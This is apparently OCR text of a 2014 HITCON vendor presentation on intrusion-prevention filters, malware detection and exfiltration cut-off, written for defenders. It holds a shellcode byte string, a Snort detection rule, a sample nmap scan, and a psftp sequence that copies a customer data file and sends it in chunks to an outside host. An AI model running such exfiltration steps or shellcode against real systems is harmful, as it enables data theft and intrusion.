HITCON 2014

Taipei, Taiwan

Vulnerability, Malware and DDoS

石謂龍 Robin Shih, APJ TippingPoint Solution Architect
HP ESP
rshih@hp.com
+886-935784086

Agenda

Vulnerability Protection

Malware Detection and Communication Cut-off


DDoS

Risk Report

Q&A

Vulnerability Protection


Digital Vaccine® – Security Accuracy



RESULT: Acts as a Virtual Software Patch

Term	Definition
Vulnerability	> A security flaw in a software program
Exploit	> A program that takes advantage of a vulnerability to gain unauthorized access or block access to a network element, compute element, O/S, or application
Exploit Filter	> Written only to a specific exploit > Filter developers often forced to basic filter design due to engine performance limitations > Impact - Missed attacks, false positives and continued vulnerability risk

Overview of the Attack



SERVER

PACKETS FROM CLIENT

Server Port 135/tcp

Interfaces Available:

e1af8308-5d1f-11c9-91a4-08002b14a0fa v3.0
0b0a6584-9e0f-11cf-a3cf-00805f68cb1b v1.1
975201b0-59ca-11d0-a8d5-00a0c90d8051 v1.0
e60c73e6-88f9-11cf-9af1-0020af6e72f4 v2.0
99fcfec4-5260-101b-bbcb-00aa0021347a v0.0
b9e79e60-3d52-11ce-aaa1-00006901293f v0.2
412f241e-c12a-11ce-abff-0020af6e7a17 v0.2
00000136-0000-0000-c000-000000000046 v0.0
c6f3ee72-ce7e-11d1-b71e-00c04fc3111a v1.0
4d9f4ab8-7d1c-11cf-861e-0020af6e7c57 v0.0
000001a0-0000-0000-c000-000000000046 v0.0

Pkt 1

BIND

Interface:
ISystemActivator

000001a0-0000-0000-c000-000000000046
v0.0

REQUEST

Function Call:
Opnum 4

Function
Arguments

\\server\file

Pkt 2

Pkt 3

Function Call 4, contains a heap-based buffer overflow in the server parameter.

Vulnerability Filter

A vulnerability filter will check:

- ✓ TCP session established to appropriate port (135)
- ✓ BIND to the appropriate RPC interface
- ✓ REQUEST the appropriate function call (opnum=4)
- ✓ Navigate to the vulnerable parameter
- ✓ Determine that an overlong servername has been supplied

Pros: High Precision, hard to evade

Cons: Requires powerful and fast filtering engine

Exploit Filter

An exploit-specific filter detects the shell code used in a particular exploit. High false negatives.

For example:

```
EB 19 5E 31 C9 81 E9 89 FF FF FF 81 36 80 BF 32 94 81 EE FC FF FF FF E2 F2 EB 05 E8 E2 FF FF FF 03 53 06 1F 74 57
75 95 80 BF BB 92 7F 89 5A 1A CE B1 DE 7C E1 BE 32
```

Pros: Simple string match, easy to design and implement, suitable for weak engines

Cons: High false negatives, filter is blind if exploit is modified

Policy Filter

Policy filter detects all BINDs to the vulnerable interface

Will detect legitimate traffic as well as attacks

Defining this traffic as unacceptable

- Spyware, Pings from the internet, etc.


Pros: Simple string match, easy to design and implement, suitable for weak engines

Cons: High false positives when used to detect exploitation of a vulnerability

Example: Snort's signature for the RPC DCOM overflow

http://www.snort.org/snort-db/sid.html?sid=2192

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server,established; content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1; within:1;
byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|"; distance:29; within:16;
reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2192; rev:1;)
```



(0Day) (Pwn2Own\Pwn4Fun) Microsoft Internet Explorer localhost Protected Mode Bypass Vulnerability

ZDI-14-270: July 30th, 2014

CVE ID

CVE-2014-1762

CVSS Score

7.5, (AV:N/AC:L/Au:N/C:P/I:P/A:P)

Affected Vendors

Microsoft

Affected Products


Internet Explorer

Vulnerability Details

This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Microsoft Internet Explorer. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file.

The specific flaw exists within the ability to trick the broker into loading a malicious page in a privileged context. The issue lies in the implicit trust of navigating to localhost. An attacker can leverage this vulnerability along with proxy shellcode to execute code under the context of the current user at medium integrity.

How does HP TippingPoint deal with it?



ZDI disclosed to MS at Pwn2Own/Pwn4Fun

TippingPoint IPS customers are protected against this vulnerability by Digital Vaccine protection filter ID 13787

Public release of advisory


12 March, 2014

18 March, 2014

30 July, 2014

Ahead 113 days


How does Heartbleed work?


ants pages about "boats". User Erica reques
secure connection using key "4538538374224"
User Meg wants these 6 letters: POTATO. User
ser Olivia from London wants pages about "m
a connection. Jake requested pictures of deer.
User Meg wants these 500 letters: HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about snakes but not too long". User Karen wants to change account password to "CoHoBaSt". User
HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHoBaSt". User Amber requests pages


*Source:http://xkcd.com/1354


Malware Detection and Communication Cut-off

How can a hacker control your device?



Why Does Security Intelligence Matter?






```
# nmap -A -T4 scanme.nmap.org d0ze

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-03-20 15:53 PST
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1667 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 3.9p1 (protocol 1.99)
25/tcp  opn    smtp    Postfix smtpd
53/tcp  open   domain  ISC Bind 9.2.1
70/tcp  closed gopher
80/tcp  open   http    Apache httpd 2.0.52 ((Fedora))
113/tcp closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.0 - 2.6.11
Uptime 26.177 days (since Wed Feb 22 11:39:16 2006)

Interesting ports on d0ze.internal (192.168.12.3):
(The 1664 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp          Serv-U ftpd 4.0
25/tcp   open  smtp         IMail NT-ESMTP 7.15 2015-2
80/tcp   open  http         Microsoft IIS webserver 5.0
110/tcp  open  pop3         IMail pop3d 7.15 931-1
135/tcp  open  mstask       Microsoft mstask (task server - c:\winnt\system32\
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open  msrpc        Microsoft Windows RPC
5800/tcp open  vnc-http     Ultr@VNC (Resolution 1024x800; VNC TCP port: 5900)
MAC Address: 00:A0:CC:51:72:7E (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 Professional
Service Info: OS: Windows

Nmap finished: 2 IP addresses (2 hosts up) scanned in 42.291 seconds
flog/home/fyodor/nmap-misc/Screenshots/042006#
```



```
C:\> psftp
psftp> open admin@sensitivedb.company
psftp> chmod a+r "customer seed files.csv"
psftp> get "customer seed files.csv" shhhhhh.csv
psftp>  rar a shhhhh.rar -ri1 -m5 -v51200 c:\shhhhhh.csv
psftp> quit
C:\> psftp
psftp>  open good.mincesur.com
psftp> get shhhhh.001.rar chunk1.001.rar
psftp> get shhhhh.002.rar chunk2.002.rar
```

What is ThreatDV?

1. A combination of reputation feed and malware filters
2. Malware filter package will be updated weekly, while reputation feed will be updated ~ 2 hours
3. Malware filters that are designed to detect post-infection traffic including:

NEW
Bot Activity
Phone Home
Command & Control
Data Exfiltration
Reputation

ThreatDV + Reputation Stops Attacks – Use Case:

BlackPoS malware (used in Target Breach)

